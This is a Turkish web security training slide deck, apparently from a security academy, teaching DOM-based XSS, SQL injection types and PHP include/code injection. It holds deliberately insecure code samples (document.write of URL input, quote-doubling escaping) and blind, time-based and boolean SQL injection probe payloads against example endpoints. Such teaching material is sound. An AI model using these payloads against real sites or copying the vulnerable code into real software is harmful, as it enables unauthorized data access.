


# DOM Based XSS

```
<body>
  <script>
    function printName() {
      var index = document.URL.length;
      if (document.URL.indexOf("name=") != -1)
        index = document.URL.indexOf("name=") + 5;
      // insecure version
      document.write(unescape(document.URL.substring(index, doc
      // secure version
      //document.write(unescape(document.URL.substring(index, c
    }
  </script>


<br/>
<br/>
  <P align=center style="font-size:24">
    Welcome to our site <script>printName();</script>!</BODY>
HTML>
```

# DOM Based XSS





# DOM Based XSS



# SQL Injection Nedir?

- SQL Injection;
  - Saldırganlar için en popüler,
  - Geliştiriciler için en bilindik,
  - İş sahipleri için en tehlikeli
- Hedef veritabanında uygulama yolu ile yetkisiz olarak sql sorgularının çalıştırılabilmesidir.

# SQL Injection - Senaryo

Dinamik bir SQL sorgusu

```
SELECT * FROM users WHERE id=$id;
```


Normal bir değişken değeri

```
SELECT * FROM users WHERE id=100
```

Anormal bir değişken değeri: SQL Enjeksiyonu

```
SELECT * FROM users WHERE id=100 OR 2>1
```

# SQL Injection




# SQL Injection




# SQL Injection

*It All Starts with a '*

*It's not fun when you're next!*



*SQL Injection*

 *Never, Ever underestimate*  
*The Power of '*

ÜVENLİĞİ  
DEMİSİ  
ga.com.tr



# SQL Injection ile 2012

CYBERSECURITY

Hackers reveal 453,000 Yahoo passwords


Sony Music Japan hacked through SQL injection flaw

6.5 Million LinkedIn Users Possibly Exposed

**MySQL.com Hacked With Sql Injection**

**SQL Injection Vulnerability Used to Deface Israeli Microsoft Sites, Hacker Says**

# SQL Injection - İstatistikler





# SQL Injection - İstatistikler

Table 8. Top 10 Threat Action Types by number of breaches and records - LARGER ORGS

Rank	Overall Rank	Variety	Category	Breaches	Records
1	3	Use of stolen login credentials	Hacking	30%	84%
2	6	Backdoor (allows remote access/control)	Malware	18%	51%
3	7	Exploitation of backdoor or command and control channel	Hacking	17%	51%
4	9	Tampering	Physical	17%	<1%
5	1	Keylogger/Form-grabber/Spyware (capture data from user activity)	Malware	13%	36%
6	11	Pretexting (classic social engineering)	Social	12%	<1%
7	5	Brute force and dictionary attacks	Hacking	8%	<1%
8	15	SQL injection	Hacking	8%	1%
9	20	Phishing (or any type of *ishing)	Social	8%	38%
10	22	Command and control (listens for and executes commands)	Malware	8%	36%

# SQL Injection Çeşitleri

- Olma şeklinden
  - Integer
  - String
- Saldırı Perspektifinden
  - Kör (Blind)
  - Zaman Tabanlı
  - Union
  - Hata Tabanlı
  - Out of Band

BİLGİ GÜVENLİĞİ  
AKADEMİSİ  
www.bga.com.tr

# Integer SQL Injection - Test Teknikleri

```
/urundetay.aspx?id=5
```

```
select * from products where id=5
```

Original Cevap

Ürün Detayı  
Led TV

# Integer SQL Injection - Test Teknikleri

```
/urundetay.aspx?id=5'
```

```
select * from products where id=5'
```

HATA SAYFASI

# Integer SQL Injection - Test Teknikleri

```
/urundetay.aspx?id=5 waitfor delay '00:00:05' --
```

```
select * from products where id=5 waitfor delay '00:00:05' --
```

Original Cevap 5 sn gecikmeli

Ürün Detayı  
Led TV

# Integer SQL Injection - Test Teknikleri

/urundetay.aspx?id=5

select \* from products where id=5

/urundetay.aspx?id=5 and 5=5

select \* from products where id=5 and 5=5

/urundetay.aspx?id=5 and 5=6

select \* from products where id=5 and 5=6

Original Cevap

Ürün Detayı

Led TV

Original Cevap

Ürün Detayı

Led TV

HATA SAYFASI

# String SQL Injection - Test Teknikleri

```
/goster.do?isim=muro
```

```
select * from users where name='muro'
```

Orijinal Cevap

Kullanıcı Detayı

Muro

# String SQL Injection - Test Teknikleri

```
/goster.do?isim=muro'
```

```
select * from users where name='muro'
```

HATA SAYFASI



# String SQL Injection - Test Teknikleri

/goster.do?isim=**muro' and SLEEP(5) %23**

select \* from users where name=**'muro' and SLEEP(5) #'**

Original Cevap 5 sn gecikmeli

Kullanıcı Detayı  
Muro

# String SQL Injection - Test Teknikleri

```
/goster.do?isim=muro
```

```
select * from users where name='muro'
```

Original Cevap

Kullanıcı Detayı

Muro

```
/goster.do?isim=muro' and '5'='5
```

```
select * from users where name='muro' and '5'='5'
```

Original Cevap

Kullanıcı Detayı

Muro

```
/goster.do?isim=muro' and '5'='6
```

```
select * from users where name='muro' and '5'='6'
```

HATA SAYFASI

# Blind SQL Injection Teori - MySQL

```
select version()
```

```
5.0.51b-community-nt
```

Veritabanı  
Versiyonu

```
select mid(version(), 7, 1)
```

```
b
```


Veritabanı  
Versiyonunun  
Yedinci Karakteri

```
select ord(mid(version(), 7, 1))
```

```
98
```

Versiyonun  
Yedinci Karakterinin  
ASCII Değeri

# Kör SQL Injection



`/urundetay.aspx?id=5 and ord(mid(version(), 7, 1)) > 63`

`select * from products where id=5 and ord(mid(version(), 7, 1)) > 63`

5.0.51b-community-nt

b


98

Orijinal Cevap

Ürün Detayı

Led TV

# Kör SQL Injection



`/urundetay.aspx?id=5 and ord(mid(version(), 7, 1)) > 95`

`select * from products where id=5 and ord(mid(version(), 7, 1)) > 95`

5.0.51b-community-nt

b


Orijinal Cevap

Ürün Detayı

Led TV

98

# Kör SQL Injection



`/urundetay.aspx?id=5 and ord(mid(version(), 7, 1)) > 111`

`select * from products where id=5 and ord(mid(version(), 7, 1)) > 111`

5.0.51b-community-nt

b

98


HATA SAYFASI

# MySQL Escape - \

Orijinal	Escaped
NULL	\0
"	\"
%	\%
'	\'
\	\\
_	\_

# MySQL Escape - Hata

```
$user = "";  
if(isset($_GET['user']))  
    $user = $_GET['user'];  
  
$userEsc = str_replace("'", "''", $user);  
$q = "SELECT * FROM users where u = '" . $userEsc . "'";  
  
$result = mysql_query($q);
```





# Code Injection

- Saldırganın hedef web uygulaması üzerine zararlı kod veya kod parçacığı eklemesidir.
- Büyük çoğunlukla PHP tabanlı uygulamalar da bulunsa da JEE/ASP.NET uygulamalarında da görmek mümkündür.

# PHP Include

- Karmaşık kodları daha iyi yönetebilmek için modüleriteyi arttırmak amacı ile PHP çatısında, bir PHP dosyasına başka bir PHP dosyasının dahil edilmesi özelliği vardır.
- Bu işlem için aşağıdaki fonksiyonlar kullanılır
  - `include(dosya_ismi)`
  - `require(dosya_ismi)`
  - `include_once(dosya_ismi)`
  - `require_once(dosya_ismi)`

# PHP Include - Örnek

index.php

```
<html>
<body>
  <?php include 'header.php'; ?>
  <h1>Merhaba <?php echo $user ?>
    Ana sayfaya Hoşgeldiniz...</h1>
...
```

header.php

```
<?php
$user = $_SESSION['user'];
?>
```

# PHP Include - Örnek

index.php


```
<html>
<body>
  <?php
    $user = $_SESSION['user'];
  ?>
  <h1>Merhaba <?php echo $user ?>
    Ana sayfaya Hoşgeldiniz...</h1>
...
```

header.php dosyası içeriği  
kopyalandı ve  
index.php dosyasına  
yapıştırıldı.

